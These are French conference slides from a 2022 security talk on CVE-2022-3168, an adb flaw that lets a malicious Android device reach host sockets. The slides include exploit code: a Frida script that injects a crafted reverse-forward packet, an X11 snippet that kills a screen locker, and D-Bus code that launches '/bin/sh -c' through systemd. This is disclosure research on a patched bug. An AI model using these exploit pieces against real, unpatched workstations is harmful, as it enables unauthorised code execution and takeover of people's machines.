



Croissantez vos collègues avec  
adb

BeeRumP 2022

# Whoami



## ■ Clément Berthaux

- Responsable technique au pôle reverse de Synacktiv
- Focus sur Android depuis 4-5 ans
- Utilise adb quotidiennement

# Adb




- **Android Debug Bridge**
  - Tool pour interagir avec un device Android
  - Via USB, TCP
- **Pleins de features**
  - Exécution de commandes
  - Upload/download de fichiers
  - Forward de ports
  - Accès aux logs

# Architecture



## ■ 3 composants

- Adbd → tourne sur le device
- Adb serveur → tourne sur le host
- Adb client → se connecte sur la socket adb et envoie des machins




# Scénario



## ■ Surface d'attaque device→host

- On branche un device malveillant
- On veut code exec sur le host



# Protocol




## ■ AMessage


- Commandes : A\_CNX, A\_AUTH, A\_OKAY, A\_OPEN, A\_CLSE, A\_WRTE

```
struct amessage {
    uint32_t command;      /* command identifier constant */
    uint32_t arg0;         /* first argument */
    uint32_t arg1;         /* second argument */
    uint32_t data_length; /* length of payload (0 is allowed) */
    uint32_t data_check;  /* checksum of data payload */
    uint32_t magic;       /* command ^ 0xffffffff */
};
```

# Initialisation de la connexion




# TCP forwarding






# Reverse forward



# Reverse forward





- **handle\_packet(apacket \*p, atransport \*t)**
  - Commune à adb et adbd
  - Avec des ifdef pour gérer les différences

```
void handle_packet(apacket *p, atransport *t) {
    switch(p->msg.command){
        case A_CNXXN: // CONNECT(version, maxdata, "system-id-string")
        case A_STLS: // TLS(version, "")
        case A_AUTH:
        case A_OPEN: /* OPEN(local-id, [send-buffer], "destination") */
        case A_OKAY: /* READY(local-id, remote-id, "") */
        case A_CLSE: /* CLOSE(local-id, remote-id, "") or CLOSE(0, remote-id, "") */
        case A_WRTE: /* WRITE(local-id, remote-id, <data>) */
    }
}
```



## ■ Réception d'un A\_OPEN

```
case A_OPEN: /* OPEN(local-id, 0, "destination") */
    if (t->online && p->msg.arg0 != 0 && p->msg.arg1 == 0) {
        std::string_view address(p->payload.begin(), p->payload.size());

        address = StripTrailingNulls(address);
#ifdef ADB_HOST
        if (!t->IsReverseConfigured(address.data())) {
            LOG(FATAL) << __func__ << " disallowed connect to " << address << " from "
                << t->serial_name();
        }
#endif
        asocket* s = create_local_service_socket(address, t);
        if (s == nullptr) {
            send_close(0, p->msg.arg0, t);
        } else {
            s->peer = create_remote_socket(p->msg.arg0, t);
            s->peer->peer = s;
            send_ready(s->id, s->peer->id, t);
            s->ready(s);
        }
    }
}
```



## ■ Réception d'un A\_OPEN

```
case A_OPEN: /* OPEN(local-id, 0, "destination") */
    if (t->online && p->msg.arg0 != 0 && p->msg.arg1 == 0) {
        std::string_view address(p->payload.begin(), p->payload.size());

        address = StripTrailingNulls(address);
        #if ADB_HOST
            if (!t->IsReverseConfigured(address.data())) {
                LOG(FATAL) << __func__ << " disallowed connect to " << address << " from "
                    << t->serial_name();
            }
        #endif
        asocket* s = create_local_service_socket(address, t);
        if (s == nullptr) {
            send_close(0, p->msg.arg0, t);
        } else {
            s->peer = create_remote_socket(p->msg.arg0, t);
            s->peer->peer = s;
            send_ready(s->id, s->peer->id, t);
            s->ready(s);
        }
    }
}
```

# git blame



## ■ Commit du 16 août 2022

- “Reject external connect: requests.”
- Patché dans la version 33.0.3

```
@@ -485,7 +485,16 @@
    // being interpreted as part of the string, unless we explicitly strip them.
    address = StripTrailingNulls(address);
-
+ #if ADB_HOST
+     // The incoming address (from the payload) might be some other
+     // target (e.g tcp:<ip>:8000), however we do not allow *any*
+     // such requests - namely, those from (a potentially compromised)
+     // adbd (reverse:forward: source) port transport.
+     if (!t->IsReverseConfigured(address.data())) {
+         LOG(FATAL) << __func__ << " disallowed connect to " << address << " from "
+             << t->serial_name();
+     }
+ #endif
    asocket* s = create_local_service_socket(address, t);
```



## ■ Simuler la réception d'un APacket lié à la commande

```
$ adb reverse localfilesystem:/path/to/device/socket localfilesystem:/path/to/host/socket
```

- Adb va bind /path/to/device/socket
- On peut se connecter dessus depuis une app
- Et parler à la socket /path/to/socket du host



## ■ Script frida

```
Interceptor.attach(send_packet_addr, {
  onEnter(args) {
    if(args[0].readUInt() == 0x4e584e43) { // A_CNXX
      this.transport = args[1];
    }
  },
  onLeave(ret) {
    if(this.transport) {
      var cnx_str =
"reverse:forward:localfilesystem:/data/local/tmp/X0;localfilesystem:/tmp/.X11-unix/X0";
      var p = build_packet(0x4e45504f, 0xdeadbeef, 0, cnx_str); // A_OPEN
      // tell adb to handle the crafted packet
      handle_packet(p, this.transport);
    }
  }
});
```



# Gaining RCE



- **Ouverture de connexion vers une adresse arbitraire**
  - TCP
  - Socket Unix
  
- **Cas d'une workstation sous Debian**
  - Socket X11 → /tmp/.X11-unix/X0
  - Socket dbus → /run/user/1000/bus
  - Socket docker → /var/run/docker
  - Et bien d'autres encore...

# Socket X11



- **Permet d'interagir avec le serveur X**
  - Gestion de fenêtres
  - Gestion d'événements
  - Simulation d'inputs clavier/souris
- **Pas de contrôle d'accès particulier par défaut**
  - Possibilité de spécifier un fichier ~/.Xauthority
  - "ça marche chez moi"



## ■ Déverrouiller un laptop avec la socket X11

- Itérer sur les fenêtres
- Kill celle qui s'appelle "i3lock"
- POC avec une libxcb cross compilée pour Android arm64

```
if(!strcmp("i3lock", xcb_get_property_value(name_prop))) {  
    xcb_void_cookie_t cookie;  
    xcb_generic_error_t* error;  
  
    cookie = xcb_kill_client_checked(conn, window);  
    error = xcb_request_check(conn, cookie);  
}
```

# D-Bus



## ■ Message bus

- Communication inter-process sous Linux
- Lightweight mais pas tant que ça
- Appel de méthodes de services exportés
- Reste à trouver un moyen d'exécuter une commande



- **org.freedesktop.systemd1.Manager.StartTransientUnit**
  - Crée et lance une unit systemd arbitraire
  - On peut spécifier une ligne de commande arbitraire dans ExecStart
  - POC avec une libdbus cross compilée pour Android arm64
  - Un peu pénible à écrire

```
static void set_exec(DBusMessageIter *props, char *cmdline) {
    DBusMessageIter prop, var, r, cont, args;
    char *option = "ExecStart";
    char *cmd = "/bin/sh";
    dbus_bool_t value = true;
    char *argv[] = {"/bin/sh", "-c", cmdline};
    dbus_message_iter_open_container(props, 'r', NULL, &prop);
    dbus_message_iter_append_basic(&prop, 's', &option);
    dbus_message_iter_open_container(&prop, 'v', "a(sasb)", &var); // variant
    dbus_message_iter_open_container(&var, 'a', "(sasb)", &cont); // array
    dbus_message_iter_open_container(&cont, 'r', NULL, &r); // ()
    dbus_message_iter_append_basic(&r, 's', &cmd);
    dbus_message_iter_open_container(&r, 'a', "s", &args);
    for(uint32_t i=0;i<sizeof(argv)/sizeof(char *);i++)
        dbus_message_iter_append_basic(&args, 's', &argv[i]); // args
    dbus_message_iter_close_container(&r, &args);
    dbus_message_iter_append_basic(&r, 'b', &value);
    dbus_message_iter_close_container(&cont, &r);
    dbus_message_iter_close_container(&var, &cont);
    dbus_message_iter_close_container(&prop, &var);
    dbus_message_iter_close_container(props, &prop);
}
```

# Démo



# Conclusion



- **Corrigée dans les platform-tools 33.0.3 (aout 2022)**
- **CVE-2022-3168**
  - Mais debian stable toujours vuln (28.0.2-debian)
  - Peu de gens updatent leurs platform-tools
- **Vraiment simple à exploiter**
- **Unlimited croissants**





<https://www.linkedin.com/company/synacktiv>

<https://twitter.com/synacktiv>

Nos publications sur : <https://synacktiv.com>